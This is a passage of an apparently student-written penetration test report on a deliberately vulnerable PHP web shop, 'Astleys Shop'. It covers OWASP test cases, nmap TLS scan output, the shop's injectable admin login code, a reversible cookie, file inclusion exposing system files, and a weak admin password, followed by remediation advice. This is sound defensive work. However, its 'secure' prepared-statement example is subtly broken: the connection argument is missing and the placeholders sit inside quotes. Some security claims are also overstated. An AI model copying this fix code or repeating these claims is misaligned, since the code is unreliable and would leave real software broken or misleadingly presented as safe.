


Figure 109: Results from decrypting user passwords of Tom and Steve.

3.7.4 Testing for SSI Injection

WSTG-INPV-08

Server Side Include attacks were tested on Astleys Shop. The tester was unsuccessful in exploiting this on the web app therefore this attack isn't a threat (See figures 110 & 111).

Figure 110: Testing SSI command execution in the search bar.




Figure 111: Testing SSI echo command in user form.

3.7.5 Testing for Remote File Inclusion

WSTG-INPV-11

An attempt to include a remote file on the web app was conducted by the tester but was unsuccessful (See figures 112 & 113). The server responded with an error code indicating the web app is protected from this attack (See figure 113 on the next page).




Figure 112: Echo php file to include on the web app.




Figure 113: Starting python3 webserver to host RFI file.




Figure 114: Error response to RFI test.

3.7.6 Testing for HTTP Splitting Smuggling

WSTG-INPV-15

To know if HTTP splitting was possible on the web app, a method from Amit Klein was used (Klein, 2006). However, the web page didn't display any new contents from the tester's splitting request therefore, from the tester's findings, Astleys Shop is protected from this attack (See figures 115 & 116).

Figure 115: HTTP Splitting Test request to Astleys Shop.




Figure 116: No new content displayed on web app page.

3.8 Error Handling Testing

3.8.1 Testing for Improper Error Handling

WSTG-ERRH-01

Throughout testing the web application, the tester came across multiple 404 pages. On clear display at the bottom is the Server type and version, PHP version and Perl version (See figure 117). An attacker obtaining this information so easily this way can make the web app an easy target.




Figure 117: Server and Language information on display at bottom of 404 page.

3.9 Weak Cryptography Testing

3.9.1 Testing for Weak Transport Layer Security

WSTG-CRYP-01

A general look into the security of the TLS of the web app was undertaken. Nmap was used to detect services with -sV combined with a ssl wildcard scan (using *) to scan all SSL/TLS scripts on the web app (Jumpnowtek.com, 2019; Mak Kolybabi, 2021). From the results, MD5 with RSA encryption is used as a signature Algorithm. If this is the SSL/TLS certificate being used going forward with Astleys Shop, it can result in hash collisions and an attacker may use this attack against the web app.

Furthermore, nmap identifies the Diffie-Hellman Key Exchange as vulnerable. Which is of insufficient strength and “may be susceptible to passive eavesdropping attacks” (See figure 118 below). Appendix G shows the full output of this scan.

```
root@kali:~# nmap -sV --script ssl* 192.168.1.20
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-11 20:04 EST
Nmap scan report for 192.168.1.20
Host is up (0.0027s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD 1.3.4c
|_sslv2-drown:
80/tcp   open  http     Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
443/tcp  open  ssl/http Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
|_http-server-header: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b181 18f6 1a4d cb51 df5e 189c 40dd 3280
|_SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
|_ssl-date: TLS randomness does not represent time
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: RFC2409/Oakley Group 2
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - F
```

Figure 118: Results of nmap ssl wildcard scan.

3.10 Business Logic Testing

3.10.1 Test Business Logic Data Validation

WSTG-BUSL-01

The tester validated the /my-cart.php checkout logic. A customer can set an amount of a product to add to the cart and checkout with this amount. A minus quantity consisting of ninety-nine nines were entered and the cart updated (See figure 119). Not only did the web app process this request and allow it but it completely broke the “Grandtotal” section setting to minus infinity (See figure 120).




Figure 119: Entering ridiculous minus quantity and updating cart.




Figure 120: Cart updates with infinity Grandtotal.

The order was successfully processed and placed when the tester checked out, “paying” the minus value and taking the minus quantity out of the stock on Astleys Shop (See figure 121). The business logic for the checkout is broken in its current state.

Figure 121: Order successfully placed.

3.10.2 Test Upload of Unexpected File Types

WSTG-BUSL-08

Logic testing of the upload photo process was investigated by the tester. The server asks to upload a JPEG or PNG image before selecting a file to upload. This was tested to see if this was implemented on the web app much like the SQLi filter. After an attempt to upload a text file to the server, the request was blocked asking for the required file types (See figures 122 & 123). The tester concluded this logic was implemented.




Figure 122 & 123: Uploading text file as user profile picture. Server blocks request checking incorrect file type.

4 DISCUSSION

4.1 SOURCE CODE ANALYSIS.

RIPS Scanner

The tester used RIPS to scan the web app php source code for vulnerabilities. The results are shown below. Most vulnerabilities are caused by SQL Injection, with the second highest being cross-site scripting.




Figure 124: RIPS Scanner settings




Figure 125: RIPS vulnerability results.

The tester will go over the specific issues in the web app code that is causing these vulnerabilities flagged by RIPS.

SQL Injection

User input is inserted directly into the mysql query statements used on the web app which allows injection. This is caused by the query not being prepared. Below is the vulnerability existing in the admin login page. The variables “username” and “password” are directly inserted into the query. This is how the tester was able to use SQL injection to log into the admin account as shown previously.

File: C:\Users\student\Desktop\1900609/admin/index.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
9: mysql_query $ret = mysql_query("SELECT * FROM admin WHERE username='$username' and password='$password'");
  • 7: $username = $_POST['username'];
    8: $password = md5($_POST['password']);

    requires:
        5: if(isset($_POST['submit']))
```

Figure 126: RIPS result SQL injection into query through malicious user input.

In the future, SQL statements should be prepared. There are two methods: PDO and MYSQLi. PHP has a great manual on MYSQLi prepared statements and can be found here: https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php.

Prepared statements are done by replacing the query fields with a question mark. Then later with a prepared statement the variables are passed into the question mark. This is a more secure way of retrieving from the database and prevents SQL queries from malicious input. An example of a prepared statement for the code snippet from figure 126 would be the example given in figure 127.

```php
<?php
session_start();
error_reporting(0);
include("include/config.php");
if(isset($_POST['submit']))
{
    $username=$_POST['username'];
    $password=md5($_POST['password']);

    $ret = mysqli_prepare("SELECT username,password FROM admin WHERE username='?' and password='?'");

    mysqli_stmt_bind_param($ret , "ss", $username, $password);
    mysqli_stmt_execute($ret);
    mysqli_stmt_bind_result($ret , $User, $Pass);
    $num=mysqli_stmt_fetch($ret);
if($num>0)
```

Figure 127: Prepared statements used for SQL query on admin login page “index.php”.

All SQL queries on the web app should be changed to use prepared statements, passing in the value like shown. This will prevent SQL injection on Astleys Shop. OWASP also have a guide that may be useful available at: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Cross-Site Scripting

In the “search-result.php” file, a cross-site scripting vulnerability exists in the code which was also found during the security test. The user input is outputted to the website without any checks. See figure 128.




Figure 128: XSS through echo command.

The user input of the ‘product’ variable is passed to echo without any checks for malicious input, therefore causing the cross-site scripting vulnerability. Instead, the malicious input should be checked beforehand. This is done by the function “htmlspecialchars()” which will strip user input from any malicious input. The manual from PHP can be found here: https://www.php.net/manual/en/function.htmlspecialchars.php. An example of how this could be set up is shown below.

```
187
188   Search result for <?php echo htmlspecialchars($_POST['product'], ENT_QUOTES);?>
189
190                 <div class="search-result-container">
```

Figure 129: Using htmlspecialchars() to prevent XSS.

This solution should be applied to all echo statements on the web app that output user input back to the web app. Checking for malicious input before passing to echo will prevent cross-site scripting attacks.

File Inclusion

In the file “appendage.php” a file inclusion vulnerability exists in the code which could allow an attacker to access private files like “etc/passwd”. The user input is passed to the “include()” function without being sanitized for malicious input beforehand (Offensive-security.com, 2022). Figure 130 below shows the code snippet.




Figure 130: File inclusion possible through unsanitized data passing to include function.

To mitigate this the user inputted data will have to be validated using a whitelist. User input will be checked ensuring it's allowed to be processed, such as input only containing letters and numbers or specific filenames (portswigger.net, 2022). It's very easy to implement a bad directory traversal filter which could be bypassed by an attacker as seen previously with the SQL injection filter on Astleys Shop. Therefore, an allow list is recommended instead for preventing this vulnerability. The web development team should review this mitigation in detail and ensure this guidance is followed to prevent an attacker bypassing the allow list to be implemented. An example of creating this whitelist is given by RIPS in figure 131.

Figure 131: RIPS recommendation of creating the whitelist.

Notepad++

Weak Cryptography

The tester searched the web app for any use of md5 hashing. On multiple files this weak hashing is used to store passwords and emails. This is the cause of the database storing the passwords in md5 which is easily cracked. For the web development team, the filenames and lines in code where this is occurring is shown in figure 132.

```
Search "md5" (9 hits in 5 files of 3414 searched)
  C:\Users\student\Desktop\1900609\admin\change-password.php (2 hits)
    Line 16: $sql=mysql_query("SELECT password FROM  admin where password='".md5($_POST['password'])
    Line 20:  $con=mysql_query("update admin set password='".md5($_POST['newpassword'])."', updationI
  C:\Users\student\Desktop\1900609\admin\index.php (1 hit)
    Line 8:     $password=md5($_POST['password']);
  C:\Users\student\Desktop\1900609\forgot-password.php (1 hit)
    Line 10:     $password=md5($_POST['password']);
  C:\Users\student\Desktop\1900609\login.php (2 hits)
    Line 14: $password=md5($_POST['password']);
    Line 30: $password=md5($_POST['password']);
  C:\Users\student\Desktop\1900609\my-account.php (3 hits)
    Line 29: $cpass=md5($_POST['cpass']);
    Line 30: $newpass=md5($_POST['newpass']);
    Line 31: $emailaddress=md5($_POST['emailaddress']);
```

Figure 132: Locations where md5 hashing is used.

To mitigate this vulnerability the web development team should change the password hashing function to a more secure one that uses a better hashing algorithm and salting. An example secure password hashing function is shown on the next page.

To securely store user passwords, the php function “password_hash()” should be used by the development team. Using PASSWORD_DEFAULT in the “algo” parameter will hash the password using the bycrpt algorithm. This is a far more secure way to store user passwords and an attacker will not be able to decipher them. Unlike md5 and sha1. The PHP manual for this function can be found at: https://www.php.net/manual/en/function.password-hash.php. An example can also be seen below.

```
$hash = password_hash($Password, PASSWORD_DEFAULT);
```

Figure 133: Hashing password securely.

4.2 Vulnerabilities Discovered and Countermeasures.

4.2.1 Information Disclosure Attacks

Robots.txt

The robots.txt file should not be used to block access to sensitive information. The function of the robots.txt is to stop search engine web crawlers from crawling certain directories. Disallowing certain pages only gives an attacker knowledge of what you are trying to hide. Robots.txt file should not contain any sensitive information and “info.php” should be removed.

Source code comments

In the “index.php” source code, there is a comment containing sensitive information containing a name, email, and phone number. HTML source code comments can be viewed by anyone, and an attacker would be able to see sensitive information if left in a comment. This comment should be removed and the web development team ensure no sensitive information is stored in HTML comments in the future.

Cookie Security

On Astleys Shop cookies aren’t secured. The tester found two issues during testing. Below is how the cookie “SecretCookie” is being created in the file “cookie.php”.

```
<?php
$str=$username.':'.$password.':'.strtotime("now");$str = str_rot13(bin2hex($str)); setcookie("SecretCookie", $str);
?>
```

Figure 134: SecretCookie being created.

Reversible cookie

The SecretCookie is encoded with basic encoding and is easily reversible. During the testing, hex decoded the cookie to show a part of the email and the md5 password hash was fully recovered. However, looking at the source code it is clear now that rot13 encoding is also used on top of hex (see figure 134 above).

The tester used CyberChef (Gchq.github.io, 2021) again to decode the "SecretCookie" value. ROT13 and hex were both used and successfully fully decoded the cookie (see figure 135). The email in plaintext and the password in an md5 hash can be seen. This proves that the cookies aren't being created securely and can be reversed to reveal sensitive information.




Figure 135: SecretCookie fully decoded using ROT13 and hex.

To prevent an attacker decoding the cookie, sensitive information should not be used for a cookie session. Instead, a random unique cookie session value should be created and set upon customer login. Having a random value added to the cookie will mean an attacker will be unable to decrypt it as no sensitive information is stored or encoded.

Cookie attributes

The following cookie attributes should be set when creating cookies. They prevent attackers from accessing the user cookies and increase the security of the cookies on the website.

Attributes	Definition
Httponly	Setting this flag will prevent client-side scripts from accessing the cookie (owasp.org, 2022)
Secure	Prevents cookies from being sent over unencrypted traffic like HTTP. (owasp.org, 2022)
SameSite=Strict	The cookie will be only sent on Astleys Shop. Other websites will not have access to it. (owasp.org, 2022)

The development team should implement the SecretCookie with these attributes. An example is shown in figure 136.

```
$options = array(
    'path' => '/',
    'secure' => true,
    'httponly' => true,
    'samesite' => 'Strict',
);

setcookie("SecretCookie", $value, $options);
?>
```

Figure 136: Setting cookie attributes.

Directory browsing

On Astleys Shop directory browsing is enabled which lists the contents of a directory if visited. This makes it easier for an attacker to find sensitive information, such as private files. This can be disabled through the Apache configuration file ".htaccess". In the configuration change the option "Options +Indexes" to "Options -Indexes +FollowSymlinks" and restart the apache service (vultr.com, 2020). This will disable directory browsing.

HTTPS

The website does not use HTTPS. Traffic on Astleys Shop is susceptible to sniffing attacks. This can be used by an attacker to gain the cookie session of a user and hijack their user session. Enforcing HTTPS traffic can be done by using a TLS/SSL certificate. There are many options to get a certificate issued. Free TLS certificates can be issued by LetsEncrypt (Letsencrypt.org, 2022). Paid certificates offer the same encryption as LetsEncrypt (Schoen, 2020). With a TLS certificate added on the website all traffic will be secure and unable to be sniffed. HTTPS is essential for an e-commerce website.

PHP Information

The files "info.php" and "phpinfo.php" should be removed from the website as it shows sensitive configuration information of the web app.

Hidden Directory

On the website the directory "/bea" is not listed anywhere on the website with the hopes that users would not know it existed. This directory contained the backup file of the SQL injection filter. However, as shown by the tester a directory scanner like gobuster can easily brute force and discover hidden directories. To mitigate this issue, sensitive files should not be uploaded to any publicly accessible directory.

/admin Directory

Having the administrator portal named "admin" is easily guessable by attackers and discovered with directory scanners. The tester advises the admin portal name on Astleys Shop to be changed to a unique directory name.

4.2.2 Credential prediction

Weak admin password

The administrator password "wargames" is very weak and made it easy to brute force with a password wordlist. The password should be changed to a secure unique password using letters, numbers, and special characters such as "Water£Social7". This can be changed by logging into the administrator portal and using the change password form.

Username Enumeration

An attacker is able to enumerate usernames/emails through the server response to a valid username. If the username is invalid it redirects to a new page, instead of displaying the same error message.

To mitigate this, the server should respond with the same error message above the login form and not redirect the user to a different page.

Unlimited login attempts

No account lockout is implemented on the web app allowing for brute force attacks to occur. A time-based lockout could be implemented locking out an account after a certain amount of failed login attempts.

4.2.3 Client-Side attack

CSRF Attacks

The tester demonstrated this attack was possible by logging a user into an attacker's account and also changing user details. Anti-csrf tokens should be implemented to avoid CSRF attacks. CSRF tokens should be generated with a cryptographic pseudo-random-number generator (PRNG), a timestamp when it was created and a unique secret that stays the same (portswigger.net, 2022).

These generated tokens are then placed into hidden fields in post forms to uniquely identify a user session. It's important that the CSRF tokens are only used in post forms, as GET forms will send the token insecurely.

An example of implementing a CSRF token into the login form on "login.php" can be seen added by the tester, using an example CSRF token from portswigger.net (portswigger.net, 2022), in figure 137 on line 195.

```
187         <div class="form-group">
188             <label class="info-title" for="exampleInputEmail1">Email Address <span>*</span></label>
189             <input type="text" name="email" class="form-control unicase-form-control text-input" id="exampleInputEmail1" >
190         </div>
191         <div class="form-group">
192             <label class="info-title" for="exampleInputPassword1">Password <span>*</span></label>
193          <input type="password" name="password" class="form-control unicase-form-control text-input" id="exampleInputPassword1" >
194         </div>
